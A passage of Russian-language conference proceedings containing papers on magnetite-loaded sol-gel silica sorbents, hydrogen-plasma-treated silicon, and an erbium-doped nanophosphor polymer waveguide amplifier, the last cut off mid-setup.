Исследования сорбционной емкости полученных золь-гель методом силикагелей с магнитными свойствами проводили на спектрофлуориметре СМ 2203 путём определения концентрации веществ в анализируемом растворе по градуировочному графику. Для этого в дистиллированной воде растворяли азотнокислые соли металлов стронция, свинца и меди, затем в полученные растворы, равными долями вводили силикагели с магнитными свойствами. Измерения проводили до добавления силикагелей с магнитными свойствами и через сутки после введения силикагелей.

2. Экспериментальная часть

Силикагель получали путём внесения синтезированного магнитного порошка (магнетита) в золь с последующим механическим перемешиванием.

Магнетит получали лабораторным путём, используя метод синтеза магнетита путем соосаждения солей двух- и трехвалентного железа избытком щелочи [5]. Для изготовления магнетита в качестве исходного сырья использовали:

- 1) $\text{FeSO}_4 \cdot 7\text{H}_2\text{O}$ (марки чда);
- 2) $\text{FeCl}_3 \cdot 6\text{H}_2\text{O}$ (марки чда);
- 3) дистиллированная вода;
- 4) концентрированная серная кислота H_2SO_4 (марки чда);
- 5) 25 % аммиак.

Готовилась смесь 25,5 г $\text{FeSO}_4 \cdot 7\text{H}_2\text{O}$ (марки чда) и 45 г $\text{FeCl}_3 \cdot 6\text{H}_2\text{O}$, взятых в виде их 10%-ных водных растворов (таким образом, отношение $\text{Fe(II)}:\text{Fe(III)}$ составляло 1,1:2, т.е. количество Fe(II) бралось в 10%-ном избытке по сравне-

нию со стехиометрическим). Для предотвращения заметного окисления Fe(II) кислородом воздуха вода для приготовления раствора сульфата железа (II) подкислялась небольшим количеством (1–2 капли) концентрированной H_2SO_4 .

Смесь растворов добавлялась быстро тонкой струей к 180–200 мл 25%-ого раствора аммиака при интенсивном перемешивании механической мешалкой, которое продолжалось еще 20–25 мин после окончания реакции. Осаждение проводилось при $\text{pH} = 10$. Образующийся черный осадок отмывался дистиллированной водой методом магнитной декантации до $\text{pH} = 8,5$. Реакцию нейтрализации солей избытком щелочи проводили быстро, так как при медленном сливании разбавленных растворов образуются крупные частицы. Предотвратить образование гидроксида железа и другие нежелательные побочные процессы, можно используя предпочтительно хлорид и сульфат железа, и водный раствор аммиака.

Использование аммиака позволяет создать мягкие условия соосаждения оксидов, что благоприятствует протеканию реакции с образованием именно высоко дисперсного магнетита состава Fe_3O_4 или $\text{Fe}_2\text{O}_3 \cdot \text{FeO}$, который обладает лучшими магнитными характеристиками по сравнению с другими магнетитами, например $m\text{Fe}_2\text{O}_3 \cdot n\text{FeO}$ (где $n \neq m$), а образовавшаяся при этом соль аммония NH_4Cl при нагревании легко разлагается с выделением газообразного аммиака. Ионы Cl^- и растворимые соли удалялись многократной промывкой дистиллированной водой. В результате уменьшается число разноименных ионов в растворе, вызывающих коагуляцию частиц магнетита или препятствующих их пептизации в жидкости-носителе, а также снижающих впоследствии устойчивость получаемых МЖ.

Магнетит, полученный по данной методике, отличается монодисперсностью частиц, высокими магнитными свойствами, хорошей адсорбционной способностью, что является важными факторами при создании устойчивых силикагелей с сорбционными свойствами.

Для изготовления силикагелей с сорбционными свойствами использовали «гибридный» золь-гель метод. При этом в качестве исходного сырья использовали:

- аморфный тонкодисперсный диоксид кремния (SiO_2) марки ОХ-50;
- тетроэтилортосиликат ТЭОС;
- дистиллированная вода;
- магнетит (Fe_3O_4) или соли металлов.

Сушка гелей ($60^\circ\text{C} - 3$ дня, $100^\circ\text{C} - 3$ часа) – наиболее критичная и самая длительная стадия в технологической цепочке получения ксерогелей (рисунок 1).




Рисунок 1 – Внешний вид ксерогеля, полученного золь-гель методом с использованием магнетита

Для проведения сушки контейнер с силикагелем помещали в сушильный шкаф и при температуре 55 ± 5 °C выдерживали (в зависимости от размера заготовок) в течение 5–60 часов. Об окончании операции сушки судили по изменению цвета заготовки и достижению ею постоянной массы.

Исследования сорбционной емкости полученных золь-гель методом силикагелей с магнитными свойствами проводили на спектрофлуориметре СМ 2203 путём определения концентрации веществ в анализируемом растворе по градуировочному графику (рисунок 2).




Рисунок 2 – Зависимость содержания металлов до сорбции (красный) и после сорбции (выдержка в растворе сорбентов в течение одних суток (зеленый))

3. Результаты и обсуждения

Полученные золь-гель методом силикагели с магнитными свойствами обладают сорбционной емкостью по отношению к ионам Pb^{2+} и Sr^{2+} и небольшой

сорбционной емкостью по отношению к ионам Cu^{2+} .

Атомы металлов, входящие в матрицу сорбента, определяющим образом влияют на состояние входящих в сорбент гидроксильных и аквагрупп, а также могут обмениваться на ионы других металлов, находящихся в жидкой фазе.

В процессе формирования частиц оксигидратных сорбентов возможно образование структурных пустот, заполненных катионами (в том числе H_3O^+) или анионами. Пустоты могут включать атомы, имеющие некомпенсированный электростатический заряд или координационную ненасыщенность. В некоторых случаях возникновение заряда может быть сопряжено с изменением степени окисления элемента, входящего в состав матрицы сорбента. Изоморфное замещение ионов матрицы на ионы, отличающиеся величиной заряда, может также изменить заряд поверхности частиц.

Заключение

Отработана методика приготовления золь-гель методом силикагелей с сорбционными свойствами, путём введения в золь магнетита. Синтез силикагелей проводили с использованием «гибридного» золь-гель метода. Полученные золь-гель методом силикагели с магнитными свойствами обладают сорбционной емкостью по отношению к ионам Pb^{2+} и Sr^{2+} и небольшой сорбционной емкостью по отношению к ионам Cu^{2+} . Полученные золь-гель методом силикагели с магнитными свойствами обеспечивают глубокое извлечение ионов Pb^{2+} и Sr^{2+} из жидких сред.

Литература

1. Шутько, А.П. Оптимальные условия применения магнетита в процессах водоочистки / А.П. Шутько, В.М. Радовенчик, Н.Д. Гомеля // Химия и технология воды. – 1994. – Т. 16. – № 1. – С. 180–183.
2. Сандуляк, А.В. О возможности магнитно-сорбционного удаления радионуклидов из радиоактивных вод / А.В. Сандуляк, В.М. Кархов, А.П. Веженский // Энергетика и электрофикация. – 1989. – № 2. – С. 41–42.
3. Chen, K.C. Sol-Gel Processing of Silica / K.C. Chen, T.Tsuchiya, J.D. Mackenzie // J.Non-Cryst.Solids. – 1986. – Vol. 81. – P. 227–327.
4. Hehch, L.L. The Sol-Gel Process / L.L. Hehch, J.K. West // Chem. Rev. – 1990. – Vol. 90. – P. 33–72.
5. Ярославцев, А.Б. Ионный перенос в мембранах и ионообменных материалах / А.Б. Ярославцев, В.В. Никоненко, В.Н. Заболоцкий // Успехи химии. – 2003. – Т. 72. – № 5. – С. 438–467.

**О.Ю. Смирнова, Г.Ф. Стельмах, Ю.М. Покотило,
В.П. Маркевич, А.В. Мазаник, О.В. Королик**

УО «Белорусский государственный университет», Минск, Беларусь

МОДИФИКАЦИЯ ЭЛЕКТРОФИЗИЧЕСКИХ И ОПТИЧЕСКИХ СВОЙСТВ КРЕМНИЯ ОБРАБОТКОЙ В ВОДОРОДНОЙ ПЛАЗМЕ

Введение

Исследования были проведены на структурах Si/P^+ , обработанных в водородной плазме. Ориентация подложка $\langle 111 \rangle$, толщина 510–540 мкм. Эпитаксиальный слой толщиной (55,2–64,8) мкм легирован фосфором ($\rho = 1 \text{ Ом}\cdot\text{см}$). Обработка структур в водородной плазме проводилась при температуре 150°C длительностью до 10 часов. Температурные зависимости концентрации электронов в диапазоне 2–300 К определялись из измерений эффекта Холла. Для исследований использовался монокристаллический кремний, легированный бором ($\rho = 1 \text{ Ом}\cdot\text{см}$). Спектры КРС записывались при комнатной температуре с помощью Nanofinder High End (Lotis TII) – микрорамановского спектрометра, совмещенного с 3D сканирующим конфокальным микроскопом. Регистрация спектров осуществлялась по схеме обратного рассеяния, разрешение спектрометра составляло $0,3 \text{ см}^{-1}$. Подводимая к образцу мощность составляла 2 мВт, а диаметр возбуждающего пучка – около 1 мкм. Использовалось возбуждение излучением твердотельного лазера с длиной волны 532 нм.

1. Экспериментальные результаты и их обсуждение

На рисунке 1 представлен спектр КРС в исходной (1) и обработанной в Н-плазме в течение 5 часов (2) Si/P^+ структуре. Видно, что после обработки в спектре появляется полоса вблизи 2140 см^{-1} , обусловленная колебательной модой Si-H связи, локализованной в протяженных дефектах (плателетах) [1]. Согласно [2], именно такие комплексы являются основой для формирования Н-доноров двух типов в кремнии, облученном протонами при последующей термообработке в диапазоне $(300\text{--}400)^\circ\text{C}$.

На рисунке 2 приведены температурные зависимости концентрации электронов в эпитаксиальном слое Si/P^+ , обработанной в Н-плазме.

Аппроксимация этих данных на основе одноуровневого уравнения нейтральности (сплошная линия) проведена при следующих параметрах – $\text{Nd-Na} = 1\cdot 10^{13} \text{ см}^{-3}$ и $\Delta E = 0,045 \text{ эВ}$. Концентрация электронов в области полного истощения примеси составляет $1\cdot 10^{16} \text{ см}^{-3}$, что значительно превышает величину исходной концентрации легирующей примеси фосфора $(2\text{--}3)\cdot 10^{15} \text{ см}^{-3}$. На этом основании можно предположить, что в эпитаксиальном слое кремния при

обработке в плазме формируются Н-доноры. Кроме того полученное значение энергии ионизации близко к таковому для Н-доноров второго типа $\Delta E \approx 0,04$ эВ, найденному в [2]. Однако в [2] постулируется, что необходимым условием формирования Н-доноров при облучении высокоэнергетическими протонами является наличие высокой концентрации радиационных дефектов и последующая термообработка.




Рисунок 1 – Спектры КРС в исходном (2) и обработанном в Н-плазме (1) кремнии

Таким образом, в кремнии, обработанном в водородной плазме и имплантированном протонами, обнаружен новый тип Н-доноров образующийся без последующей термообработки и, по-видимому, без участия радиационных дефектов.




Рисунок 2 – Температурная зависимость концентрации в кремнии, обработанном в Н-плазме. Сплошная линия – расчет

На рисунке 3 представлены спектры КРС в исследуемых образцах после более длительной (10 часов) обработки в Н-плазме (1) и дополнительного отжига при 275 °С в течение 20 минут (2). Видно, что в первом случае наблюдается две перекрывающиеся полосы с максимумами при 2095 (Si-H) и 2129 см⁻¹ (1). Полоса при 2095 см⁻¹ обусловлена аморфизацией кремния после гидрогенизации за счет образования дефектов. После дополнительного краткосрочного отжига проявляется одна узкая полоса с максимумом при 2125 см⁻¹, соответствующая колебаниям связей (Si-H₂) в плателетах [1]. Дополнительная термообработка приводит к восстановлению кристаллической структуры, о чем свидетельствует исчезновение полосы при 2095 см⁻¹ за счет отжига основного радиационного дефекта донор-вакансия [2].




Рисунок 3 – Спектры КРС в исследуемых образцах после обработки в Н-плазме (1) и дополнительного отжига при 275 °С в течение 20 минут (2)

На рисунке 4 представлен спектр КРС в исследуемом образце после обработки в плазме и отжиге. Видно, что наблюдается полоса 4153 см⁻¹, обусловленная колебанием связи в молекуле водорода Н₂^{*}, так как эта частота совпадает с таковой для рассеяния в газообразном водороде [3]. В случае Н₂^{*} комплекса один атом водорода занимает центральное положение на Si-Si связи, формируя Si-H связь, а второй атом Н, находясь в антисвязующем междоузельном положении, формирует Si-H связь с оставшейся оборванной связью [3]. Полная энергия Н₂^{*} меньше, чем полная энергия двух изолированных нейтральных атомов водорода, а при отжиге радиационных дефектов происходит восстановление оборванных связей и выход водорода из связанного состояния. Действительно, энергия разрыва Si-H связи составляет около 1,8 эВ, энергия диффузии атомарного водорода – около 0,48 эВ [3].

Согласно литературным данным [3], в совершенной решетке кремния конфигурация H_2^* в положении тетраэдрического междоузлия более стабильна, чем отдельные моноатомные водородные радикалы. Поэтому уже после отжига при температуре $> 200^\circ\text{C}$ в кремнии происходит формирование молекул H_2^* . Химическое взаимодействие между молекулами H_2^* в дальнейшем приводит к формированию водородных пузырей.




Рисунок 4 – Спектр КРС в образце обработанном в плазме и отожженном при 275°C в течение 20 минут

Литература

1. Тыщенко, И.Е. Кристаллизация пленок кремний-на-изоляторе, имплантированном большими дозами ионов водорода / И.Е. Тыщенко, В.А. Володин, М. Фельсков, А.Г. Чернов, В.П. Попов // ФТП. – 2013. – Т. 47. – № 5. – С. 591.
2. Покотило, Ю.М. Формирование водородосодержащих доноров в эпитаксиальном кремнии, имплантированном протонами / Ю.М. Покотило, А.Н. Петух, В.В. Литвинов, В.Г. Цвырко // Неорганические материалы. – 2009. – Т. 45. – № 11. – 1285 с.
3. Leitch, A.W.R. Formation of hydrogen molecules in crystalline silicon / A.W.R. Leitch, J. Weber, V. Alex // Mat.Science and Eng. – 1999. – Vol. B58. – P. 6.

**В.И. Соколов, И.М. Ашарчук, С.И. Молчанова, М.М. Назаров,
А.В. Нечаев, К.В. Хайдуков**

ФНИЦ «Кристаллография и фотоника» РАН, Москва, Россия

ОПТИЧЕСКИЙ УСИЛИТЕЛЬ ДЛЯ С-ДИАПАЗОНА НА ОСНОВЕ ПОЛИМЕРНОГО ВОЛНОВОДА С ВНЕДРЕННЫМИ НАНОФОСФОРАМИ, ЛЕГИРОВАННЫМИ РЕДКОЗЕМЕЛЬНЫМИ ЭЛЕМЕНТАМИ

Введение

Развитие интегральной оптики требует создания компактных волноводных усилителей, работающих в телекоммуникационном С-диапазоне длин волн 1530–1565 нм. Такие усилители могут быть реализованы путем внедрения в волновод ионов эрбия, имеющих широкую полосу фотолюминесценции (ФЛ) вблизи 1532 нм, при возбуждении светом с длиной волны 977 нм [1–6]. Они должны обладать высоким коэффициентом усиления при длине в несколько сантиметров, что значительно меньше длины существующих волоконных эрбиевых усилителей. Значительное усиление сигнала при малой длине требует повышения концентрации ионов эрбия в волноводе. Однако, это приводит к тушению ФЛ на переходах ${}^4I_{13/2} \rightarrow {}^4I_{15/2}$ вследствие диполь-дипольного взаимодействия между ионами Er^{3+} и явления апконверсии. Для создания усилителей мы использовали подход, заключающийся во введении в полимерную матрицу наноразмерных фосфоров $\beta\text{-NaLuF}_4$, легированных ионами Er^{3+} , Yb^{3+} и Ce^{3+} . Изготовлен волноводный усилитель из полимера SU-8 с внедренными нанофосфорами $\beta\text{-NaLuF}_4/\text{Yb}^{3+}/\text{Er}^{3+}/\text{Ce}^{3+}$, имеющий коэффициент усиления 1,1 дБ/см на длине волны 1530 нм.

1. Синтез нанофосфоров $\beta\text{-NaLuF}_4/\text{Yb}^{3+}/\text{Er}^{3+}/\text{Ce}^{3+}$

Нанофосфоры $\beta\text{-NaLuF}_4$ с ядром, легированным ионами Yb^{3+} , Er^{3+} , Ce^{3+} и оболочкой из нелегированного $\beta\text{-NaLuF}_4$ были синтезированы по методике, разработанной нами ранее [7]. Диаметр ядра частиц составлял 20 нм, толщина оболочки 5 нм. Концентрация редкоземельных элементов в ядре составляла $\text{Lu} : \text{Yb} : \text{Er} : \text{Ce} = 76\% : 20\% : 2\% : 2\%$. Легирование нанофосфоров иттербием обусловлено тем, что они обладают высоким коэффициентом поглощения вблизи 977 нм и способны эффективно передавать энергию ионам Er^{3+} , переводя последние на возбужденный уровень ${}^4I_{11/2}$. Легирование церием позволяет уменьшить апконверсию в ионах Er^{3+} за счет переноса энергии между уровнями ${}^4I_{11/2} (\text{Er}^{3+}) + {}^2F_{5/2} (\text{Ce}^{3+}) \rightarrow {}^4I_{13/2} (\text{Er}^{3+}) + {}^2F_{7/2} (\text{Ce}^{3+})$ и тем самым повы-

силь их ФЛ в С-диапазоне. Энергетическая структура ионов Yb^{3+} , Er^{3+} , Ce^{3+} представлена на рисунке 1.




Рисунок 1 – Схема энергетических уровней ионов Yb^{3+} , Er^{3+} и Ce^{3+} .

Перенос энергии между ионами иттербия и эрбия соответствует переходам между уровнями ${}^2\text{F}_{5/2}(\text{Yb}^{3+}) + {}^4\text{I}_{15/2}(\text{Er}^{3+}) \rightarrow {}^2\text{F}_{7/2}(\text{Yb}^{3+}) + {}^4\text{I}_{11/2}(\text{Er}^{3+})$.

Перенос энергии между ионами эрбия и церия соответствует переходам ${}^4\text{I}_{11/2}(\text{Er}^{3+}) + {}^2\text{F}_{5/2}(\text{Ce}^{3+}) \rightarrow {}^4\text{I}_{13/2}(\text{Er}^{3+}) + {}^2\text{F}_{7/2}(\text{Ce}^{3+})$




Рисунок 2 – Спектр ФЛ наночастиц $\beta\text{-NaLuF}_4/\text{Yb}^{3+}/\text{Er}^{3+}/\text{Ce}^{3+}$ со структурой активная сердцевина – инертная оболочка в телекоммуникационном С-диапазоне при накачке излучением диодного лазера с длиной волны 977 нм

На рисунке 2 приведен спектр ФЛ нанофосфоров $\beta\text{-NaLuF}_4/\text{Yb}^{3+}/\text{Er}^{3+}/\text{Ce}^{3+}$ в С-диапазоне при накачке лазерным излучением с длиной волны 977 нм. Видно, что нанофосфоры имеют интенсивную полосу ФЛ с центром вблизи 1532 нм, обусловленную переходами $^4\text{I}_{13/2} \rightarrow ^4\text{I}_{15/2}$ в ионах Er^{3+} . Ширина спектра ФЛ по полувысоте составляет 73 нм, что потенциально позволяет усиливать оптические сигналы во всем С-диапазоне длин волн 1530–1565 нм.

Важной характеристикой нанофосфоров, определяющей их пригодность для создания полимерных волноводных усилителей, является их диспергируемость в полимерной матрице и отсутствие агломерации. Повысить диспергируемость и уменьшить агломерацию можно путем покрытия поверхности нанофосфоров специальными поверхностно-активными веществами. На рисунке 3 приведен спектр поглощения порошка синтезированных нанофосфоров $\beta\text{-NaLuF}_4/\text{Yb}^{3+}/\text{Er}^{3+}/\text{Ce}^{3+}$, измеренный на ФТИР спектрометре. Видно, что нанофосфоры имеют полосу поглощения с центром вблизи 3430 см^{-1} , которая соответствует вибрационным колебаниям атомов в группе О-Н олеиновой кислоты, абсорбированной на поверхности наночастиц [7]. Небольшой пик поглощения вблизи 3006 см^{-1} связан с колебаниями $=\text{C-H}$ группы этой кислоты. Линии с центрами вблизи 2854 и 2925 см^{-1} обусловлены симметричными и асимметричными колебаниями в алифатической группе CH_2 [7]. Таким образом, подтверждено наличие олеиновой кислоты на поверхности нанофосфоров, что обуславливает их хорошее диспергирование в полимерах, в частности в SU-8.




Рисунок 3 – Спектр поглощения нанофосфоров $\beta\text{-NaLuF}_4/\text{Yb}^{3+}/\text{Er}^{3+}/\text{Ce}^{3+}$, измеренный на ФТИР спектрометре Shimadzu 8400

2. Формирование усилителя и измерение его характеристик

Для создания волноводных оптических усилителей, обладающих высоким коэффициентом усиления при длине в несколько сантиметров, необходимо

обеспечить большую концентрацию нанофосфоров в полимерной матрице. При этом, важное значение имеет также размер нанофосфоров. Действительно, по мере уменьшения диаметра наночастиц улучшается их диспергируемость в полимере, что позволяет повысить концентрацию наночастиц. С другой стороны, нанофосфоры малого размера имеют слабую ФЛ в С-диапазоне вследствие нерадиационного тушения ионов Er^{3+} , находящихся в возбужденном метастабильном состоянии $^4\text{I}_{13/2}$, из-за их взаимодействия с органическими группами С-Н и О-Н, локализованными на поверхности фосфора. Для решения этой проблемы мы использовали нанофосфоры со структурой активная сердцевина – инертная оболочка, которая защищает от тушения ФЛ органическими лигандами. Нанофосфоры растворялись в SU-8 с образованием стабильного коллоидного раствора. Раствор обрабатывался ультразвуковой пушкой и центрифугировался для повышения монодисперсности наночастиц. Волноводы формировались методом фотолитографии, в основе которого лежит реакция фотополимеризации SU-8 под действием УФ актинического излучения. На рисунке 4 дана фотография массива волноводов с внедренными нанофосфорами, изготовленных на кремниевой подложке с термически выращенным толстым (3,5 мкм) оксидным слоем. Волноводы имеют ширину 10 мкм, высоту 8 мкм, длину 15 мм.




Рисунок 4 – Фотография волноводов из полимера SU-8 с нанофосфорами $\beta\text{-NaLuF}_4:\text{Yb}^{3+}:\text{Er}^{3+}:\text{Ce}^{3+}$ на кремниевой подложке.

Вид сверху до закрытия волноводов полимерным покрывным слоем

Схема экспериментальной установки для измерения коэффициента усиления оптических сигналов в полимерном волноводном усилителе представлена на рисунке 5. Излучение лазера с перестраиваемой в диапазоне 1520–1560 нм длиной волны (Pure Photonics) и полупроводникового лазера накачки с длиной волны 977 нм объединяется в WDM 980/1550nm мультиплексоре и с помощью одномодового кварцевого волокна 5/125 мкм вводится в торец волновода. Выходящее из волновода излучение собирается волокном 5/125 мкм и подается на вход оптического анализатора спектра Anritsu MS9710B.

